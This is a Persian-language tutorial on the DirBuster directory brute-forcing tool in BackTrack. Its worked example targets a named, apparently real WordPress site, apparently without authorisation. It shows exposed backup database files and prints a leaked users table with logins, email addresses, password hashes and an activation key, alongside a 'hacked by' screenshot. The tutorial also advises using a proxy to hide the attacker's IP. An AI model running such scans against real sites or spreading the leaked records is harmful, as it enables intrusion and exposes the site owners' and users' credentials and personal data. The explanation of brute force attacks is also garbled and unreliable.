

<< به نام خداوند بخشنده مهربان >>

الإمامُ الصَّادِقُ عليه السلام :

إِنَّ لِكُلِّ شَيْءٍ زَكَاةً ، وَزَكَاةُ الْعِلْمِ أَنْ يُعَلِّمَهُ أَهْلَهُ

امام صادق عليه السلام :

هرچیزی زکاتی دارد و زکات دانش، آموختن آن است به اهلیش

نام مقاله : آموزش نرم افزار [dirbuster](#) در بک ترک

نویسنده : ایلیا زمانی

ایمیل : Norton_sym@yahoo.com

صفحه شخصی فیسبوک : <https://fb.com/iliya.norton1>



آشنایی با کلمه **buster** :

buster در لغت به دو معنا به کار برده می شود ==> شگفت انگیز و شکننده یا خوردکننده که در این مقاله بیشتر مفهوم شکننده یا خورد کننده مد نظر است و به صورت (باستر) تلفظ می شود

Dirbuster چیست :

که در اصل **directory buster** می باشد و به صورت (دایرکتوری باستر **di'rektərē bəstər**) تلفظ می شود

این نرم افزار بر اساس زبان کامل برنامه نویسی جاوا طراحی شده

است در واقع کار اصلی این نرم افزار **brute force** کردن

و شناسایی اسامی دایرکتوری ها و فایل ها در وب سرورها می باشد

و همه در خواست های **http** از جمله **200, 403, 404, 500** بروت

می کند این نرم افزار هیچ اکسپلویتی انجام نمیدهد در ضمن در

حملات **black-box** از این نرم افزار استفاده می شود هکر ها معمولا

دنبال وب سرور هایی هستند که ضعف هایی در خود دارند تا بتوانند

اسیب وارد کنند و مدیر وب سرور برای جلوگیری از وارد شدن آسیب

ها معمولا اقدام به پنهان کردن فایل ها یا دایرکتوری ها می کنند که

دلیل استفاده از این نرم افزار پیدا کردن فایل های و دایرکتوری های مخفی است

brute force : که به معنی حمله بی رحم می باشد و به صورت (بروت فورس **brūt fōrs**) تلفظ می شود ، وظیفه دارد تا الگو های رمز شده را رمز نگاری کند که کلیه حالات ممکن را در یک زمان قابل قبول انجام می دهد تا بتواند رمز را شناسایی کند حملات بروت فورس برای شکستن encryption و کلید های رمزنگاری شده است که در مورد پیشرفته و کریپتوگرافی های سطح بالا (DES-AES) از dictionary attack استفاده می شود در این حملات از دیکشنری های قوی همراه با همه حروف ها عدد ها و کاراکتر ها استفاده می شود تا الگو رمز نگاری شود


همه توضیحات داده شد حالا بریم برای کار با نرم افزار.....

برای اجرای دایر باستر در بک ترک اول وارد محیط ترمینال می شویم و با دستور

Cd ../pentest/web/dirbuster

به مسیر دیر باستر می رویم

```
root@bt: /pentest/web/dirbuster
File Edit View Terminal Help
root@bt:~# cd ../pentest/web/dirbuster
root@bt:~/pentest/web/dirbuster#
```



و حالا با دستور

Java -jar DirBuster-0.12.jar

نرم افزار دایر باستر را اجرا میکنیم

```
root@bt: /pentest/web/dirbuster
File Edit View Terminal Help
root@bt:/pentest/web/dirbuster# java -jar DirBuster-0.12.jar
Starting OWASP DirBuster 0.12
```

وبا محیط گرافیکی زیر رو به رو می شویم

Target URL (eg http://example.com:80/)

Work Method Use GET requests o... Auto Switch (HEAD and GET)

Number Of Threads 10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with

Brute Force Files Use Blank Extention File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

این محیط از چهار قسمت تشکیل شده است

قسمت اول دادن تارگت به برنامه

<http://site.com>

<http://www.easy-family-boating-recipes.com>

قسمت دوم انتخاب متود کار برنامه

- 1) use Get request
- 2) Auto Switch (Get and Head)
- 3) Number Of threads

1) استفاده از در خواست تابع Get


2) استفاده از توابع خودکار Get و Head (پیشنهاد میکنم از این گزینه استفاده کنید چون از دو توابع با هم استفاده میکنه)

3) سرعت خواندن (روی 100 قرار دهید)

قسمت سوم قرار دادن لیست برای پروت

- 1) List based Brute force
- 2) Pure Brute force

1) استفاده از لیست پایه (که به صورت قبلی در پوشه دایرباستر قرار داده شده است)



2) استفاده از لیست (که به صورت پیش فرض در برنامه قرار داده شده است)

قسمت چهارم انتخاب امکانات برنامه برای شروع

1) standard start point

1/1) Brute force dirs

1/2) Brute force files

1/3) Be recursive

1/4) Use Blank Extention

گزینه های پیش فرض 1.2.3 تیک خورده است بهتر از همانطور بماند
وگزینه 4 استفاده از اکتشن های خالی است که از پسوند های اسم
استفاده میکند

2) url fuzz

نام فایل است که در انتهای تارگت برای اسکن قرار می گیرد
در آخر سعی کنید از پروکسی استفاده کنید تا روند کار بهتر شود و از
مسیر

Option/option advanced / http option

پروکسی اضافه کنید

دلایل استفاده از پروکسی :

ترافیک شبکه ای که ازش استفاده می کنیم پروکسی می تواند تغییر
دهد

.. پروکسی میتواند کوکی ها رو مسدود کند

... استفاده از پروکسی است که به سرور وصل می شود و در نتیجه ip
ما مخفی می ماند

...از پهنای باند کمتری استفاده میکند

شروع کار :

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method Use GET requests o... Auto Switch (HEAD and GET)

Number Of Threads Thre... Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files

Char set: Min length: Max Length:

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with:

Brute Force Files Use Blank Extension File extension:

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

پیش فرض

لیست اسامی را که انتخاب کرده بودیم بر روی وب سایت پروت می کند

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

http://www.easy-family-boating-recipes.com:80/

List View Tree View

Type	Found	Response	Size	Include	Status
Dir	/16/	508	8507	✓	Waiting
Dir	/30/	508	8507	✓	Waiting
Dir	/docs/	508	8507	✓	Waiting
Dir	/misc/	508	8507	✓	Waiting
Dir	/info/	508	8507	✓	Waiting
Dir	/html/	508	8507	✓	Waiting
Dir	/2004/	508	8507	✓	Waiting
Dir	/icons/	508	8507	✓	Waiting
Dir	/profile/	508	8507	✓	Waiting
Dir	/15/	508	8507	✓	Waiting
Dir	/resources/	508	8507	✓	Waiting
Dir	/	508	8507	✓	Scanning
Dir	/category/	508	8507	✓	Waiting
Dir	/4/	508	8507	✓	Waiting

Current speed: 14 requests/sec (Select and right click for more options)
Average speed: (T) 6, (C) 5 requests/sec

Parse Queue Size: 0
Total Requests: 1969/125881173
Current number of running threads: 100

Time To Finish: 291 Days

Brute forcing dirs in / /charter/

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

http://www.easy-family-boating-recipes.com:80/

List View Tree View

Directory Structure	Response Code	Response Size
07	508	8507
products	508	8507
keygen	508	8507
2	508	8507
05	508	8507
archive	508	8507
03	508	8507
04	508	8507
events	508	8507
templates	508	8507
media	508	8507
main	508	8507

Current speed: 2 requests/sec (Select and right click for more options)

Average speed: (T) 6, (C) 3 requests/sec

Parse Queue Size: 0

Total Requests: 2265/142534713

Current number of running threads: 100

Time To Finish: 549 Days

Back Pause Stop Report

Brute forcing dirs in / /page5/

به درخواست هایی که در پروتکل http نیست ارور می دهد و ادامه
بروت را در اون اسامی ادامه نمی دهد

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

http://www.easy-family-boating-recipes.com:80/

List View Tree View

Type	Found	Response	Size	Include	Status
Error	/11856/f-33/		69		Return code for
Error	/11856/overseas/		69		Return code for
Error	/11856/6265/		69		Return code for
Error	/11856/per11/		69		Return code for
Error	/11856/f-29/		69		Return code for
Error	/11856/-sig/		69		Return code for
Error	/11856/net-xwhois/		69		Return code for
Error	/11856/uacs/		69		Return code for
Error	/11856/f-40/		69		Return code for
Error	/11856/f-20/		69		Return code for
Error	/11856/wp-content/		69		Return code for
Error	/11856/betanews/		69		Return code for
Error	/11856/wmst/		69		Return code for
Error	/11856/krp/		69		Return code for

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 13, (C) 0 requests/sec

قبل از بروت کردن با توجه به تارگت خودتون که از چه مدیریت محتوایی استفاده میکند میتونید نام های پوشه ها و فایل هایی که در اون مدیریت محتوا وجود دارد به لیست اضافه کنید و یا لیست جداگانه ای تعریف کنید در تارگت من این قسمت ها پیدا شده

Type	Found	Response	Size	Include	Status
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	2445		
Dir	/wp-content/uploads/wp-backup-plus/temp/	200	4116	<input checked="" type="checkbox"/>	Waiting
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	1034		
Error	/wp-content/uploads/wp-backup-plus/temp/%p	159			IllegalArgumentExc
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	8367		
Error	/wp-content/uploads/wp-backup-plus/temp/%t	153			IllegalArgumentExc
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	23465		
Error	/wp-content/uploads/wp-backup-plus/temp/\\ "%	178			IllegalArgumentExc
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	2673		
Error	/wp-content/uploads/wp-backup-plus/temp/%P	153			IllegalArgumentExc
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	1372		
File	/wp-content/uploads/wp-backup-plus/temp/c...	200	9775		
Error	/wp-content/uploads/wp-backup-plus/temp/%PI	154			IllegalArgumentExc
Error	/wp-content/uploads/wp-backup-plus/temp/[m	168			IllegalArgumentExc

من حمله را متوقف میکنم و wp-content را در قسمت

Dir to start with

اضافه میکنم تا دایرکتوری و فایل داخل wp-content را بروت کند

Target URL (eg http://example.com:80/)
http://www.easy-family-boating-recipes.com

Work Method Use GET requests o... Auto Switch (HEAD and GET)

Number Of Threads Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files
/pentest/web/dirbuster/directory-list-lowercase-2.3-small.txt

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz


Brute Force Dirs Be Recursive Dir to start with

Brute Force Files Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped /wp-content/uploads/2012/06/rfc1945.php

بروت در دایرکتوری wp-content با نتیجه زیر بود



OWASP DirBuster 0.12 - Web Application Brute Forcing


File Options About Help

http://www.easy-family-boating-recipes.com:80/

List View Tree View

Directory Structure	Response Code	Response Size
wp-content	200	213
uploads	200	788
2011	200	749
2012	200	782
2013	200	881
2014	200	716
wp-backup-plus	200	542
headers	200	2151
wp-backup-plus-backup	200	521

حالا من به ادرس بالا در مرورگر خود می روم تا قسمت ها را ببینم



Applications Places System | Wed Jul 30, 11:58 AM

Install BackTrack

Index of /wp-content/uploads - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Index of /wp-content/uploads

www.easy-family-boating-recipes.com hacked by iliya norton

BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SomaFM

Index of /wp-content/uploads

- [Parent Directory](#)
- [2011/](#)
- [2012/](#)
- [2013/](#)
- [2014/](#)
- [headers/](#)
- [wp-backup-plus-backups/](#)
- [wp-backup-plus/](#)

side or press Ctrl+G.

8:30 PM 30/07/2014

قسمت دیتابیس

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

http://www.easy-family-boating-recipes.com:80/wp-content/uploads/

List View Tree View

Directory Structure	Response Code	Response Size
uploads	200	788
uploads	200	788
wp-content	???	???
uploads	???	???
wp-backup-plus	???	???
temp	???	???
cnb24p_custom200		2355
cnb24p_custom200		2029
cnb24p_custom200		2879
cnb24p_custom200		623
cnb24p_defensi200		704
cnb24p_feedfoc200		952
cnb24p_links.sc200		1092

و به این ادرس در مرورگر ابونتو

Applications Places System Wed Jul 30, 9:15 AM iliya

Index of /wp-content/uploads/wp-backup-plus/temp - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.easy-family-boating-recipes.com/wp-content/uploads/wp-backup-plus/temp/

Most Visited Getting Started Latest Headlines

Index of /wp-content/uploads/wp-backup-plus/temp

- [Parent Directory](#)
- [cnb24p_backup.sql](#)
- [cnb24p_bwps_lockouts.sql](#)
- [cnb24p_bwps_log.sql](#)
- [cnb24p_commentmeta.sql](#)
- [cnb24p_comments.sql](#)
- [cnb24p_customcontactforms_field_options.sql](#)
- [cnb24p_customcontactforms_fields.sql](#)
- [cnb24p_customcontactforms_forms.sql](#)
- [cnb24p_customcontactforms_styles.sql](#)
- [cnb24p_customcontactforms_user_data.sql](#)
- [cnb24p_defensio.sql](#)
- [cnb24p_feedfooter_rss_map.sql](#)
- [cnb24p_links.sql](#)
- [cnb24p_options.sql](#)
- [cnb24p_pollsa.sql](#)
- [cnb24p_pollsip.sql](#)
- [cnb24p_pollsq.sql](#)
- [cnb24p_postmeta.sql](#)
- [cnb24p_posts.sql](#)
- [cnb24p_term_relationships.sql](#)
- [cnb24p_term_taxonomy.sql](#)
- [cnb24p_terms.sql](#)
- [cnb24p_usermeta.sql](#)

Done

[Mozilla Firefox] Index of /wp-content/u...

ما تونستیم با dirbuster به دیتابیس وب سایت با پروت کردن به فایل
cnb24p_users.sql دسترسی پیدا کنیم


```
Applications Places System
cnb24p_users.sql (~/Desktop) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
cnb24p_users.sql
DROP TABLE IF EXISTS `cnb24p_users`;
CREATE TABLE `cnb24p_users` (
  `ID` bigint(20) unsigned NOT NULL AUTO INCREMENT,
  `user_login` varchar(60) NOT NULL DEFAULT '',
  `user_pass` varchar(64) NOT NULL DEFAULT '',
  `user_nickname` varchar(50) NOT NULL DEFAULT '',
  `user_email` varchar(100) NOT NULL DEFAULT '',
  `user_url` varchar(100) NOT NULL DEFAULT '',
  `user_registered` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `user_activation_key` varchar(60) NOT NULL DEFAULT '',
  `user_status` int(11) NOT NULL DEFAULT '0',
  `display name` varchar(250) NOT NULL DEFAULT '',
  PRIMARY KEY (`ID`),
  KEY `user_login key` (`user_login`),
  KEY `user_nickname` (`user_nickname`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;
INSERT INTO `cnb24p_users` VALUES('1', 'Bruceadmin', '$P$BTEylr5p8eoZ9uNmrlYA48cIjb7ZBX1', 'bruceadmin', 'bruce@cruising.bc.ca',
'http://www.cruising.bc.ca', '2011-01-13 16:29:56', 'PAiSuXFJ2275vPOhSd1H', '0', 'Bruceadmin'),('3', 'blackpurse', '$P
$BqcihoFzwXL3Z4izEukI5PiuZqXv/i.', 'blackpurse', 'fjstott@telus.net', '', '2013-06-06 22:25:34', '', '0', 'Fran');
```

User And Password admin

Username : **Bruceadmin**

Password : **\$P\$BTEylr5p8eoZ9uNmrlYA48cIjb7ZBX1**

با توجه به نیاز خودتون میتونید بروت کنید این تارگت فقط تست بود تا شما با نرم افزار دایرباستر اشنایی پیدا کنید

امیدوارم لذت برده باشید

کپی برداری با ذکر نام منبع بلا مانع می باشد

با تشکر از mehrdad stryker عزیز جهت همکاری در پایان رساندن

مقاله > 3

موفق و موید باشید

ومن الله التوفيق

تابستان 1393

